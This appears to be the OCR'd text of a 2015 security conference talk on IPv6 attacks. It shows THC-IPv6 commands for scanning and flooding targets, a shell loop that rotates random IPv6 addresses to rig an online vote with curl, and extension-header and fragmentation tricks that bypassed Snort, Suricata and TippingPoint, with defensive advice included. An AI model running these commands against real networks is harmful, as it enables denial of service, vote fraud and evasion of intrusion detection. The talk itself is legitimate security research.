Hiding in Complexity

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GSEC Singapore 2015

Hello, my name is …

I want to talk about:

1. The power of /64
2. IDS bypasses

/64

/56


/48

18.446.744.073.709.551.616


4.722.366.482.869.645.213.696

1.208.925.819.614.629.174.706.176

Be millions



Be millions



Scan as millions

```
# parasite6 eth0 &
# alive6 -I 2001:db8::/64
    -i targets.txt eth0
# alive6 -I 2001:db8::/64
    -s portscan eth0 target
```

DOS as millions

```
# thcsyn6 -r eth0 TARGET PORT
# ndpexhaust26 -r eth0 TARGET/64
```


Vote as millions

```
while : ; do
  IP=`printf 2001:db8::%x:%x \
      $RANDOM $RANDOM`
  ip -6 addr add $IP/64 dev eth0
  curl -6 --interface $IP \
     http://target/vote?choice=3
  ip -6 addr del $IP/64 dev eth0
done
```

How to protect?

- Always block a full /64
  - Attackers from DSL lines will have 256 tries
  - Attackers from companies/tunnels 65536 tries
- Voting: tie to an account

Split up connections!




New tool: connsplit6


IDS, right?


Ptacek, Newsham: Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection, Technical report (1998)

IPv6 Protocol Background! (quick!)


IPv6 encapsulation with extension headers



Hop-by-Hop / Destination Header



Fragmentation Header




How to find IDS bypasses?

1. Test target OS: what packet weirdness is accepted?
2. Create test cases: how could accepted packet weirdness used for IDS bypasses?
3. Try on a an IDS ranch setup

The Disruptor Packets

Simple disruption against Snort



Snort is helplessly crying

```
Snort snort: [116:456:1] (snort_decoder)
WARNING: too many IP6 extension headers
[Classification: Misc activity]
[Priority: 3] {IPV6-OPTS}
2001:db8:b42:0:3e97:eff:fee8:57df ->
2001:db8:a42:0:de4:7af8:f11e:29ad
```

```
config max_ip6_extensions: 8
```

The Ninja Packets


<will show you several examples ☺>

Test Step 1: what packet weirdness is accepted?

firewall6 eth0 target

Windows & Linux

Linux



Windows

Linux 3.18


- **Unlimited destination headers**
- Only one of each other extension header type
- One fragmentation header only
- Extension headers may not be fragmented
- No change of next header type in fragmentation chains (ID + proto is hashed)
- No overlapping fragments

Windows 7

- **Unlimited headers of any kind**
- **Unlimited fragmentation headers**
- **Extension headers may be fragmented**
- No change of next header type in fragmentation chains
- No overlapping fragments
- **Resending fragments with different data: last received is used**

Test Step 2+3: create & test IDS bypasses based on accepted packet weirdness used for IDS bypasses

The IDS Test Bench



Thanks to ERNW for the support!

All configured to highest settings

- Newest update of engine and rules (27th August 2015)
- Snort & Suricata: *all* rules enabled
- Tipping Point: Hyper Aggressive

Bypasses

	Suricata	Snort	TippingPoint
Plain	✓	✓	✓
1 fragmentation EH	✓	✓	✓
2 fragmentation EH	✓	✓	
9+ fragmentation EH	✓		
Large dst EH that fragments	✓	✓	
Mini fragments	✓	✓	
Fake TCP data (HC-1)		✓	
Fake RST (HC-1)			✓
Fake fragmented TCP data (HC-1)	✓	✓	
Fake 9+ fragmented TCP data (HC-1)			

fragrouter6

fragrouter6

- Linux ip6tables NF queues
- WIP
- Use any existing tool (nmap, OpenVAS, ...): bypass modifications are done transparently! ☺

fragrouter6


- Send any number of fragmentation and destination headers
- Fragment packets to any size
- Fragment over large destination header
- Hop Count minus 1 attacks:
  - TCP RST
  - TCP fake data
- … more to come!

How to protect?


- Filter any EH with the exception of one fragmentation header
- Needs a new RFC for specific extension header definitions
  - Order of EHs
  - # of occurrence of Ehs
- Good start but incomplete:
  - “Implications of Oversized IPv6 Header Chains” (draft-ietf-6man-oversized-header-chain-09)

And finally …

flood_router26 –s eth0



OS X Yosemite (configd)



Windows 10

Ubuntu (NetworkManager)

Questions?

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